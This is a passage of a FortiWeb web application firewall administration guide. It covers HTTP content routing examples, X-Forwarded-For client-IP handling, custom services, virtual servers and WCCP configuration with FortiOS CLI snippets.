	Match ZTNA Tags	**All** means the request only matches if it has all tags specified; **Any** means the request matches if it has any of the tags specified.
	Reverse	When **Reverse** is on, it means all the request will be matched except the ones that meet the **Any** or **All** condition. For example, if Tag_A and Tag_B are selected, and the **Reverse** is on, the matching logic will be: • When **Match ZTNA Tags** is **Any**, all the request will be matched except the ones having any of the Tag_A and Tag_B tags. • When **Match ZTNA Tags** is **All**, all the requests will be matched except the ones having both Tag_A and Tag_B tags.

7. Click **OK**.

8. Repeat the rule creation steps for each HTTP host, HTTP request, or other objects that you want to route to this server pool.
9. If required, select an entry, and then click **Move** to adjust the rule sequence.
   For an example of how to add logic for the rules, see Example: Concatenating exceptions on page 436.
10. Click **OK**.
11. Repeat the policy creation procedure for each server pool, as required. You can also create additional policies that select the same server pool.
12. To apply a HTTP content routing policy, select it in a server policy. When you add HTTP content routing polices to a policy, you also select a default policy. The default policy routes traffic that does not match any conditions found in the specified routing policies.

For details, see Configuring a server policy on page 238.

See also

- Adding a gateway on page 133
- Creating an HTTP server pool on page 161
- Enabling or disabling traffic forwarding to your servers on page 193
- Configuring a server policy on page 238
- Configuring server up/down checks on page 155

Example: Routing according to URL/path

Your FortiWeb appliance might have one virtual server (the front end) protecting three physical web servers (the back end).

From the perspective of clients connecting to the front end, there is one domain name: www.example.com. At this host name, there are three top-level URLs:

- /games—Game application
- /school—School application
- /work—Work application

In a client's web browser, therefore, they might go to the location:

HTTP://www.example.com/games

Behind the FortiWeb, however, each of those 3 web applications actually resides on separate back-end web servers with different IP addresses, and each has its own server pool:

- 10.0.0.11/games—Game application
- 10.0.0.12/school—School application
- 10.0.0.13/work—Work application

In this case, you configure HTTP content routing so FortiWeb routes HTTP requests to HTTP://www.example.com/school to the server pool that contains 10.0.0.12. Similarly, requests for the URL /games go to a pool that contains 10.0.0.11, and requests for the URL /work go to a pool that contains 10.0.0.13.

See also

- Routing based on HTTP content on page 173
- Creating an HTTP server pool on page 161
- Configuring server up/down checks on page 155

Example: Routing according to the HTTP “Host:” field

Your FortiWeb appliance might have one virtual server (the front end) protecting three physical web servers (the back end).

From the perspective of clients connecting to the front end, Example Company’s website has a few domain names:

- HTTP://www.example.com
- HTTP://www.example.cn
- HTTP://www.example.de
- HTTP://www.example.co.jp

Public DNS resolves all of these domain names to one IP address: the virtual server on FortiWeb.

At the data center, behind the FortiWeb, separate physical web servers host some region-specific websites. Other websites have lighter traffic and are maintained by the same person, and therefore a shared server hosts them. Each back-end web server has a DNS alias. When you configure the server pools, you define each pool member using its DNS alias, rather than its IP address:

- www1.example.com—Hosts www.example.com, plus all other host names’ content, in case the other web servers fail or have scheduled down time
- www2.example.com—Hosts www.example.de
- www3.example.com—Hosts www.example.cn & www.example.co.jp

While public DNS servers all resolve these aliases to the same IP address—FortiWeb’s virtual server—your **private** DNS server resolves these DNS names to separate IPs on your **private** network: the back-end web servers.

- www1.example.com—Resolves to 192.168.0.1
- www2.example.com—Resolves to 192.168.0.2
- www3.example.com—Resolves to 192.168.0.3

In this case, you configure HTTP content routing to route requests from clients based on the original `Host:` field in the HTTP header to a server pool that contains the appropriate DNS aliases. The destination back-end web server is determined at request time using server health check statuses, as well as private network DNS that resolves the DNS alias into its current private network IP address:

- HTTP://www.example.com/—Routes to a pool that contains www1.example.com
- HTTP://www.example.de/—Routes to a pool that contains members www2.example.com and www1.example.com. The www2.example.com pool member is first in the list and receives requests unless that web server is down, in which case FortiWeb routes requests to www1.example.com
- HTTP://www.example.cn/ & HTTP://www.example.co.jp/—Routes to a pool that contains members www3.example.com and www1.example.com. The www3.example.com pool member is first in the list and receives requests unless that web server is down, in which case FortiWeb routes requests to www1.example.com

If you need to maintain HTTP session continuity for web applications, ensure the pool have a persistence policy that forwards subsequent requests from a client to the same back-end web server as the initial request.

See also

- Routing based on HTTP content on page 173
- Rewriting & redirecting on page 359
- Creating an HTTP server pool on page 161
- Configuring server up/down checks on page 155

Example: HTTP routing with full URL & host name rewriting

In some cases, HTTP header-based routing is not enough. It must be, or should be, combined with request or response rewriting.

Example.com hosts calendar, inventory, and customer relations management web applications separately: one app per specialized server. Each web application resides in its web server's root folder (`/`). Each back-end web server is named after the only web application that it hosts:

- calendar.example.com/
- inventory.example.com/
- crm.example.com/

Therefore each request must be routed to a specific back-end web server. Requests for the calendar application forwarded to crm.example.com, for example, would result in an HTTP `404` error code.

These back-end DNS names are publicly resolvable. However, for legacy reasons, clients may request pages as if all apps were hosted on a single domain, www.example.com:

- www.example.com/calendar
- www.example.com/inventory
- www.example.com/crm

Because the URLs requested by clients (prefixed by `/calendar` etc.) do not actually exist on the back-end servers, HTTP header-based routing is **not** enough. Alone, HTTP header-based routing with these older location structures would also result in HTTP `404` error codes, as if the clients' requests were effectively for:

- calendar.example.com/calendar
- inventory.example.com/inventory
- crm.example.com/crm

To compensate for the new structure on the back end, request URLs must be rewritten: FortiWeb removes the application name prefix in the URL.

URL and host name transformation to match HTTP routing

For performance reasons, FortiWeb also rewrites the `Host:` field. All subsequent requests from the client use the correct host and URL and do not require any modification or HTTP-based routing. Otherwise, FortiWeb would need to rewrite **every** subsequent request in the session, and analyze the HTTP headers for routing **every** subsequent request in the session.

See also

- Routing based on HTTP content on page 173
- Rewriting & redirecting on page 359
- Creating an HTTP server pool on page 161

Defining your proxies, clients, & X-headers

In some topologies, you must configure FortiWeb's use of X-headers such as `X-Forwarded-For:`, `X-Real-IP:`, or `True-Client-IP:`, including when:

- **FortiWeb has been deployed behind a proxy/load balancer which applies NAT.** Connection-wise, this causes all requests appear to come from the IP address of the proxy or load balancer, **not** the original client. FortiWeb **requires the true client's source IP so that when blocking attacks, it does not block the proxy/load balancer's IP, affecting innocent requests**. FortiWeb also requires some way to derive the original client's IP so that attack logs and reports to show the IP of the actual attacker, rather than misleadingly blaming the load balancer.
- **The web server needs the client's source IP address** for purposes such as analytics, but FortiWeb is operating in Reverse Proxy mode, which applies NAT, and therefore all requests appear to come from FortiWeb's IP address.

Due to source NAT (SNAT), a packet's source address in its IP layer may have been changed, and therefore the original address of the client may not be directly visible to FortiWeb and/or its protected web servers. During a packet's transit from the client to the web server, it could be changed several times: web proxies, load balancers, routers, and firewalls can all apply NAT.

Depending on whether the NAT devices are HTTP-aware, the NAT device can record the packet's original source IP address in the HTTP headers. HTTP X-headers such as `X-Real-IP:` can be used by FortiWeb instead to trace the original source IP (and each source IP address along the path) in request packets. They may also be used by back-end web servers for client analysis.

Affects of source NAT at the IP and HTTP layers of request packets when in-between devices are HTTP-aware



Indicating the original client's IP to back-end web servers

Some web applications need to know the IP address of the client where the request originated in order to log or analyze it.

For example, if your web applications need to display different available products for clients in Canada instead of the United States, your web applications may need to analyze the original client's IP for a corresponding geographic location.

In that case, you would enable FortiWeb to add or append to an `X-Forwarded-For:` or `X-Real-IP:` header. Otherwise, from the web server's perspective, **all** IP sessions appear to be coming from FortiWeb—**not** from the original requester. The back-end web server would not be able to guess what the original client's public IP was, and therefore would not be able to analyze it. When these options are enabled, the web server can instead use this HTTP-layer header to find the public source IP and path of the IP-layer session from the original client.

To configure FortiWeb to add the packet's source IP to X-Forwarded-For: and/or X-Real-IP:

1. Go to **Server Objects > X-Forwarded-For**.
2. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters. **Note:** The name cannot be changed after this part of the configuration is saved. To rename a part of the configuration, clone it, select it in all parts of the configuration that reference the old name, then delete the item with the old name.
Add X-Forwarded-For:	Enable to include the `X-Forwarded-For:` HTTP header in requests forwarded to your web servers. If the HTTP client or web proxy does not provide the header, FortiWeb adds it, using the source IP address of the connection. If the HTTP client or web proxy already provides the header, it appends the source IP address to the header's list of IP addresses. This option can be useful if your web servers log or analyze clients' public IP addresses, **if** they support the `X-Forwarded-For:` header. If they do not, disable this option to improve performance. This option applies only when FortiWeb is operating in Reverse Proxy mode or True Transparent Proxy mode, which applies source network address translation (NAT) and therefore rewrites the source address in the IP layer.
Add Source Port:	Enable to add an `X-Forwarded-For: header` with the connection's source IP. If this field is enabled, the source port of the request will be added as well. Available only when FortiWeb operates in Reverse Proxy, True Transparent Proxy, or WCCP mode.
Add X-Forwarded-Port:	Enable to add an `X-Forwarded-Port: header` with the connection's destination port. Available only when FortiWeb operates in Reverse Proxy, True Transparent Proxy, or WCCP mode.
Add X-Real-IP:	Enable to include the `X-Real-IP:` HTTP header on requests forwarded to your web servers. Behavior varies by the header already provided by the HTTP client or web proxy, if any (see Add X-Forwarded-For: on page 187). Like `X-Forwarded-For:`, this header is also used by some proxies and web servers to trace the path, log, or analyze based upon the packet's original source IP address. This option applies only when FortiWeb is operating in Reverse Proxy mode or True Transparent Proxy mode, which applies source network address translation (NAT) and therefore rewrites the source address in the IP layer.

Note: This does not support IPv6.

3. Click **OK**.
4. To apply the X-header rule, select it when configuring an inline protection profile. For details, see Configuring a protection profile for inline topologies on page 219.

See also

- External load balancers: before or after? on page 63

Indicating to back-end web servers that the client's request was HTTPS

Usually if your FortiWeb is receiving HTTPS requests from clients, and it is operating in Reverse Proxy mode, SSL/TLS is being offloaded. FortiWeb has terminated the SSL/TLS connection and the second segment of the request, where it forwards to the back-end servers, is clear text HTTP. In some cases, your back-end server may need to know that the original request was, in fact, encrypted HTTPS, **not** HTTP.

To add an HTTP header that indicates the service used in the client's original request, go to **Server Objects > X-Forwarded-For** and enable **X-Forwarded-Proto:**.

See also

- Forcing clients to use HTTPS on page 310

Blocking the attacker's IP, not your load balancer

When you configure Use X-Header to Identify Original Client's IP on page 189, FortiWeb compensates for NAT in your data center by using an HTTP header to derive the client's IP address. In this way, even if the connection is **not** established directly between the web browser and FortiWeb, but instead is relayed, with the last segment established between your proxy/load balancer's IP and FortiWeb, FortiWeb will still be able to report and block the actual attacker, rather than your own infrastructure.

Only public IPs will be used. If the original client's IP is a private network IP (e.g. 192.168.*, 172.16.*, 10.*), FortiWeb will instead use the first public IP before or after the original client's IP in the HTTP header line. Whether this is counted from the left or right end of the header line depends on IP Location in X-Header on page 189. In most cases, this public IP will be the client's Internet gateway, and therefore blocking based on this IP may affect innocent clients that share the attacker's Internet connection. For details, seeShared IP on page 736.

To limit the performance impact, FortiWeb will analyze the HTTP header for the client's IP only for the **first** request in the TCP/IP connection. As a result, **it is not suitable for use behind load balancers that multiplex**—that is, attempt to reduce total simultaneous TCP/IP connections by sending multiple, unrelated HTTP requests from different clients within the same TCP/IP connection. Symptoms of this misconfiguration include FortiWeb mistakenly attributing subsequent requests within the same TCP/IP connection to the IP found in the first request's HTTP header, even though the X-header indicates that the request originated from a different client.

After FortiWeb has traced the original source IP of the client, FortiWeb will use it in attack logs and reports so that they reflect the true origin of the attack, **not** your load balancer or proxy. FortiWeb will also use the original source IP as the basis for blocking when using some features that operate on the source IP:

- DoS prevention
- brute force login prevention

- period block

Like addresses at the IP layer, attackers can spoof and alter addresses in the HTTP layer. Do not assume that they are 100% accurate, unless there are anti-spoofing measures in place such as defining trusted providers of X-headers.

For example, on FortiWeb, if you provide the IP address of the proxy or load balancer, when blocking requests and writing attack log messages or building reports, instead of using the `SRC` field in the IP layer of traffic as the client's IP address (which would cause all attacks to appear to originate from the load balancer), FortiWeb can instead find the client's real IP address in the `X-Forwarded-For:` HTTP header. FortiWeb could also add its own IP address to the chain in `X-Forwarded-For:`, helping back-end web servers that require the original client's source IP for purposes such as server-side analytics—providing news in the client's first language or ads relevant to their city, for example.

Like IP-layer NAT, some networks also translate addresses at the HTTP layer. In those cases, enabling Use X-Header to Identify Original Client's IP may have no effect. To determine the name of your network's X-headers, if any, and to see whether or not they are translated, use `diagnose network sniffer` in the CLI or external packet capture software such as Wireshark.

To configure FortiWeb to obtain the packet's original source IP address from an HTTP header

1. Go to **Server Objects > X-Forwarded-For**.
2. Configure these settings:

Use X-Header to Identify Original Client's IP	If FortiWeb is deployed behind a device that applies NAT, enable this option to derive the original client's source IP address from an HTTP X-header, **instead of** the `SRC` field in the IP layer. Then type the key such as `X-Forwarded-For` or `X-Real-IP`, **without** the colon (:), of the X-header that contains the original source IP address of the client. This HTTP header is often `X-Forwarded-For:` when traveling through a web proxy, but can vary. For example, the Akamai service uses `True-Client-IP:`. For deployment guidelines and mechanism details, see Blocking the attacker's IP, not your load balancer on page 188. **Caution:** To combat forgery, configure the IP addresses of load balancers and proxies that are trusted providers of this header. Also configure those proxies/load balancers to reject fraudulent headers, rather than passing them to FortiWeb.
IP Location in X-Header	Select whether to extract the original client's IP from either the left or right end of the HTTP X-header line. Most proxies put the request's origin at the left end, which is the default setting. Some proxies, however, place it on the right end.
Block Using Original Client's IP	Enable to be able to block requests that violate your policies by using the original client's IP derived from this HTTP X-header. When disabled, attack logs and reports will not use the original client's IP.
Block Using Full Scan	Enable to scan all the IP addresses listed in the X-Forwarded-For header against IP reputation. This is to prevent special crafted X-Forwarded-For headers being used to bypass security rules. Available only when **Block Using Original Client's IP** is enabled.

3. Click **OK** to save the configuration.
   To apply anti-spoofing measures and improve security, FortiWeb will only trust the HTTP header contents of the IPs that you specified in **Trusted X-Header Sources** table.

   The following configuration is optional. If you do not specify IPs in **Trusted X-Header Sources** table, X-headers of all IPs will be trusted by FortiWeb.

4. Click **Create New**.
   A sub-dialog appears.

5. In **New X-Forwarded-For IP**, type the IP address of the external proxy or load balancer according to packets' `SRC` field in the IP layer when received by FortiWeb.
6. Click **OK**.
7. To apply the X-header rule, select it when configuring an inline protection profile. For details, see Configuring a protection profile for inline topologies on page 219.

See also

- External load balancers: before or after? on page 63
- IPv6 support on page 30
- Logging on page 793
- Alert email on page 818
- SNMP traps & queries on page 822
- Reports on page 826
- DoS prevention on page 666

Defining your network services

Network services define the application layer protocols and port number on which your FortiWeb will listen for web traffic.

Policies must specify either a predefined or custom network service to define which traffic the policy will match. Exceptions include server policies whose Deployment Mode on page 240 is **Offline Protection**.

See also

- Defining custom services on page 191
- Predefined services on page 191

Defining custom services

Server Objects > Service > Custom enables you to configure custom services.

Predefined services are available for standard IANA port numbers (HTTPs://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xml) for HTTP and HTTPS. For details, see Predefined services on page 191. If your virtual server will receive traffic on non-standard port numbers, however, you must define your custom service.

To configure a custom service

1. Go to **Server Objects > Service** and select the **Custom** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. In **Name**, type a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
4. In **Protocol**, only **TCP** is available.
5. In **Port**, type the ports or port ranges separated by space, for example, 80-90 150.
   You can specify up to 8 port or port range entries, and a maximum number of 128 ports are supported. The valid range is from 1 to 65,535.
6. Click **OK**.
7. To use the custom service definition to define the listening port of a virtual server on the FortiWeb, select it as the HTTP Service on page 243 or HTTPS Service on page 243 when configuring a policy. For details, see Configuring a server policy on page 238.

See also

- Predefined services on page 191
- Configuring a server policy on page 238

Predefined services

Go to **Server Objects > Service**. The **Predefined** tab displays the list of predefined services.

Predefined services are according to standard IANA port numbers (HTTPs://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xml): TCP port 80 for HTTP, TCP port 443 for HTTPS, TCP port 49334 for TLSCLIENTPORT, TCP port 21 for FTP, and TCP port 990 for FTPS.

To use the predefined service definition to define the listening port of a virtual server on the FortiWeb, select it as the HTTP Service on page 243 or HTTPS Service on page 243 when configuring a policy. For details, see Configuring a server policy on page 238.

To access this part of the web UI, your administrator's account access profile must have **Read** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.

See also

- Defining your network services on page 190
- Configuring a server policy on page 238

Configuring virtual servers on your FortiWeb

Before you can create a server policy, you must first configure a virtual server that defines the network interface or bridge and IP address where traffic destined for a server pool arrives. When the FortiWeb appliance receives traffic destined for a virtual server, it can then forward the traffic to a single web server (for **Single Server** server pools) or distribute sessions/connections among servers in a server pool.

A virtual server on your FortiWeb is **not** the same as a virtual host on your web server. A virtual server is more similar to a virtual IP on a FortiGate. It is not an actual server, but simply defines the listening network interface. Unlike a FortiGate VIP, it includes a specialized proxy that only picks up HTTP and HTTPS.

By default, in Reverse Proxy mode, FortiWeb's virtual servers do **not forward non-HTTP/HTTPS** traffic from virtual servers to your protected web servers. (It only forwards traffic picked up and allowed by the HTTP Reverse Proxy.) You may be able to provide connectivity by either deploying in a one-arm topology where other protocols bypass FortiWeb, or by enabling FortiWeb to route other protocols. For details, see Topology for Reverse Proxy mode on page 70 and the `config router setting` command in the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

The FortiWeb appliance identifies traffic as being destined for a specific virtual server if:

- the traffic arrives on the network interface or bridge associated with the virtual server
- for Reverse Proxy mode, the destination address is the IP address of a virtual server (the destination IP address is ignored in other operation modes, **except** that it must **not** be identical to the web server's IP address)

Virtual servers can be on the same subnet as real web servers. This configuration creates a one-arm HTTP proxy. For example, the virtual server 10.0.0.1/24 could forward to the web server 10.0.0.2.

However, this is not usually recommended. Unless your network's routing configuration prevents it, it would allow clients that are aware of the web server's IP address to bypass the FortiWeb appliance by accessing the back-end web server directly. The topology may be required in some cases, however, such as IP-based forwarding, mentioned above.

To configure a virtual server

1. Go to **Server Objects > Server > Virtual Server**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Enter a name for the virtual server.

4. Click **OK**.
5. Click **Create New**.
6. Configure these settings:

Name	Enter a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
Use Interface IP	Select to use the IP address of the specified network interface as the address of the virtual server.
Interface	Available only if **Use Interface IP** is enabled. Select the network interface or bridge the virtual server is bound to and where traffic destined for the virtual server arrives. To configure an interface or bridge, see To configure a network interface or bridge on page 116.
Virtual IP	Available only if **Use Interface IP** is disabled. Select the virtual IP which you wan to attach to this virtual server.
Status	If enabled, FortiWeb will accept traffic destined for this virtual IP or interface.

7. Click **OK**.
8. Repeat step 5 to 7 if you want to attach more virtual IPs or bind more interfaces to this virtual server. When you create server policy and then reference this virtual server in it, the web protection profile will be applied to all the virtual IPs and interfaces in this virtual server.
9. To define the listening port of the virtual server, create a custom service. For details, see Defining your network services on page 190.
10. To use the virtual server, select both it and the custom service in a server policy. For details, see Configuring a server policy on page 238.

See also

- IPv6 support on page 30
- Configuring a bridge (V-zone) on page 124

Enabling or disabling traffic forwarding to your servers

The server pool configuration allows you to individually enable and disable FortiWeb's forwarding of HTTP/HTTPS traffic to your web servers, or place them in maintenance mode.

Disabling servers **only** affects HTTP/HTTPS traffic. To enable or disable forwarding of FTP, SSH, or other traffic, use the CLI command `config router setting`. For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

You can select server pools with disabled virtual servers in a server policy even though the policy cannot forward traffic to the disabled servers.

Disabled physical and domain servers can belong to a server pool, but FortiWeb does not forward traffic to them. If a server in a pool is disabled, FortiWeb will transfer any remaining HTTP transactions in the TCP stream to an active

physical server in the server pool according to the pool's load balancing algorithm. For details, see Load Balancing Algorithm on page 162.

By default, physical and domain servers that belong to a pool are enabled and the FortiWeb appliance can forward traffic to them. To prevent traffic from being forwarded to a physical server, such as when the server is unavailable for a long time due to repairs, you can disable it. If the disabled physical server is a member of a **Server Balance** server pool, the FortiWeb appliance automatically forwards connections to other enabled pool members.

Alternatively, if the physical or domain server is a member of a **Server Balance** server pool and will be unavailable only temporarily, you can configure a server health check to automatically prevent the FortiWeb appliance from forwarding traffic to that physical server when it is unresponsive. For details, see Configuring server up/down checks on page 155.

Disabling a physical or domain server could block traffic matching policies in which you have selected the server pool of which the physical server is a member.

See also

- Configuring virtual servers on your FortiWeb on page 192
- Creating an HTTP server pool on page 161
- Enabling or disabling a policy on page 253

Configuring FortiWeb to receive traffic via WCCP

You can configure FortiWeb as a Web Cache Communication Protocol (WCCP) client. This configuration allows a FortiGate configured as a WCCP server to redirect HTTP and HTTPS traffic to FortiWeb for inspection.

If your WCCP configuration includes multiple WCCP clients, the WCCP server can balance the traffic load among the clients. In addition, it detects when a client fails and redirects sessions to clients that are still available.

WCCP was originally designed to provide web caching with load balancing and fault tolerance and is described by the Web Cache Communication Protocol Internet draft (HTTP://tools.ietf.org/id/draft-wilson-wrec-wccp-v2-01.txt).

This feature requires the operation mode to be WCCP. For details, see Setting the operation mode on page 97.

For details about connecting and configuring your network devices for WCCP mode, see Topology for WCCP mode on page 74.

For detailed information on configuring FortiGate and other Fortinet devices to act as a WCCP service group, see the FortiGate WCCP topic in the *FortiOS Handbook*:

HTTP://docs.fortinet.com/fortigate

Configuring the FortiWeb WCCP client settings

To configure FortiWeb as a WCCP client

1. Ensure the operation mode is **WCCP**. For details, see Setting the operation mode on page 97.
2. Configure the network interface that communicates with the FortiGate (the WCCP server) to use the WCCP Protocol. For details, see Configuring the network settings on page 116.

3. Go to **System > Config > WCCP Client**.
4. Click **Create New**.
5. Configure these settings:

Service ID	Specifies the service ID of the WCCP service group that this WCCP client belongs to. For HTTP traffic, the service ID is 0. For other types of traffic (for example, HTTPS), the valid range is 51 to 256. (Do not use 1 to 50, which are reserved by the WCCP standard.)
Cache ID	Specifies the IP address of the FortiWeb interface that communicates with the WCCP server. Ensure that the WCCP protocol is enabled for the specified network interface. See Configuring the network settings on page 116.
Group Address	Specifies the IP addresses of the clients for multicast WCCP configurations. The multicast address allows you to configure a WCCP service group with more than 8 WCCP clients. The valid range of multicast addresses is 224.0.0.0 to 239.255.255.255.
Router List	Specifies the IP addresses of the WCCP servers in the WCCP service group. You can specify up to 8 servers. Click + (plus sign) to add additional addresses. To configure more than 8 WCCP servers, use Group Address on page 195 instead.
Port	Specifies the port numbers of the sessions that this client inspects. The valid range is 0 to 65535. Enter 0 to specify all ports.
Authentication	Specifies whether communication between the WCCP server and client is encrypted using the MD5 cryptographic hash function.
Password	Specifies the password used by the WCCP server and clients. All servers and clients in the group use the same password. The maximum password length is 8 characters. Available only when Authentication on page 195 is enabled.
Service Priority	Specifies the priority that this service group has. If more than one service group is available to scan the traffic specified by Port on page 195 and Service Protocol on page 195, the WCCP server transmits all the traffic to the service group with the highest Service Priority value.
Service Protocol	Specifies the protocol of the network traffic the WCCP service group transmits.

	For TCP sessions the protocol is 6.
Cache Engine Method	Specify how the WCCP server redirects traffic to FortiWeb. • **GRE**—The WCCP server encapsulates redirected packets within a generic routing encapsulation (GRE) header. The packets also have a WCCP redirect header. • **L2**—The WCCP server overwrites the original MAC header of the IP packets and replaces it with the MAC header for the WCCP client.
Primary Hash	Specifies that hashing scheme that the WCCP server uses in combination with the Weight on page 196 value to direct traffic, when the WCCP service group has more than one WCCP client. The hashing scheme can be the source IP address, destination IP address, source port, or destination port, or a combination of these values.
Weight	Specifies a value that the WCCP server uses in combination with the Primary Hash on page 196 value to direct traffic, when the WCCP service group has more than one WCCP client. The valid range is 0 to 256.
Bucket Format	Specifies the hash table bucket format for the WCCP cache engine.

Although you can set different values for settings such as **Service Priority** and **Primary Hash** for each WCCP client in a service group, the settings in the WCCP client with the lowest **Cache ID** value have priority.

For example, if a WCCP service group has two WCCP clients with cache IDs 172.22.80.99 and 172.22.80.100, the group uses the WCCP client settings for 172.22.80.99.

6. Click **OK**.
7. Optionally, use the following CLI command to route traffic back to the client instead of the WCCP server. You cannot enable this feature using the web UI.

```
config system wccp
   edit <service-id>
      set return-to-sender enable
   next
end
```

8. Create a WCCP server pool. See Creating an HTTP server pool on page 161.
9. Create a server policy in which the **Deployment Mode** is **WCCP Servers** and the selected server pool is the WCCP pool you created earlier.

Viewing WCCP protocol information

You can use a FortiGate CLI command to display WCCP information. For example:

```
diagnose debug enable
```

```
diagnose debug application wccp 2
```

In this example, the debug level is 2.

Example output:

```
--------------------WCCP Service ID 52-------------------------
WCCP_server_list: 1 WCCP server in total
        0. 172.22.80.1
        receive_id:13290 change_number:7
        WCCP client seen by this WCCP Server:
                0. 172.22.80.99 weight:0 (*Designated WCCP Client)
                1. 172.22.80.100 weight:0
        WCCP service options:
                priority: 0
                protocol: 6
                port: 80, 443
                primary-hash: src-ip, dst-ip
```

Example: Using WCCP with FortiOS 5.2.x

This configuration uses WCCP in a one-arm topology and WCCP to route HTTP and HTTP traffic to a FortiWeb for scanning before forwarding permitted traffic to the back-end servers.



The following command sets the IP address and enables WCCP for port3 on the firewall running FortiOS 5.2.x:

```
config system interface
  edit "port3"
    set ip 172.22.80.1 255.255.255.0
    set wccp enable
  next
```

```
end
```

On the firewall, the following command specifies a WCCP service group using a service group ID (`52`), the firewall interface that supports WCCP (`172.22.80.1`), and the interface the FortiWeb uses for WCCP communication (`172.22.80.100`).

```
config system wccp
   edit "52"
      set router-id 172.22.80.1
      set server-list 172.22.80.100 255.255.255.0
   next
end
```

The following firewall policies specify the traffic that FortiGate routes to the FortiWeb for scanning:

- A port1 to port2 policy that accepts HTTP and HTTPS traffic and for which WCCP is enabled.
- A port1 to port2 policy that accepts HTTP and HTTPS traffic and for which WCCP is not enabled. This policy maintains traffic flow when the WCCP client is not available (for example, if FortiWeb is rebooting).
- A port3 to port2 policy that accepts scanned HTTP and HTTPS traffic from the FortiWeb.

```
config firewall policy

   edit 1
      set srcintf "Port1"
      set dstintf "Port2"
      set srcaddr "all"
      set dstaddr "192.168.1.4" "192.168.1.5"
      set action accept
      set schedule "always"
      set service "HTTP" "HTTPS"
      set wccp enable
   next

   edit 2
      set srcintf "Port1"
      set dstintf "Port2"
      set srcaddr "all"
      set dstaddr "192.168.1.4" "192.168.1.5"
      set action accept
      set schedule "always"
      set service "HTTP" "HTTPS"
   next

   edit 3
      set srcintf "Port3"
      set dstintf "Port2"
      set srcaddr "all"
      set dstaddr "192.168.1.4" "192.168.1.5"
      set action accept
      set schedule "always"
      set service "HTTP" "HTTPS"
   next
end
```

WCCP is enabled for the interface that connects FortiWeb to the firewall.

The WCCP client configuration on FortiWeb adds it to the WCCP service group 52, specifies the interface used for WCCP client functionality (`172.22.80.100`) and the WCCP server (`172.22.80.1`).

The destination servers are members of a WCCP server pool. This pool is selected in the WCCP Servers server policy that FortiWeb applies to the traffic it receives from the firewall via WCCP.

Example: Using WCCP with FortiOS 5.4

You can use the commands and settings described in Example: Using WCCP with FortiOS 5.2.x on page 197 to create that same configuration with a firewall running FortiOS 5.4.

However, FortiOS 5.4 also allows you to configure WCCP communication with FortiWeb using its **External Security Devices** settings. This example creates the same environment as Example: Using WCCP with FortiOS 5.2.x on page 197.

FortiGate configuration:

- WCCP is enabled for port3 on the firewall running FortiOS 5.4 (172.22.80.1).
- In **System > External Security Devices**, **HTTP Service** is enabled. For **FortiWeb IPs**, the FortiWeb acting as a WCCP client is specified.
- The service ID is 51. This is the only service ID that the firewall can use for WCCP clients configured using the web UI.
- In the **Security Profiles > Web Application Firewall** settings, for **Inspection Device**, select **External**.
- In the **Policy & Objects > IPv4 Policy** settings, configure a policy for which Web Application Firewall is enabled.
- A second policy for which **Web Application Firewall** is not enabled to maintain traffic flow when the WCCP client is not available
- A third policy accepts scanned HTTP and HTTPS traffic from the FortiWeb.

FortiWeb configuration:

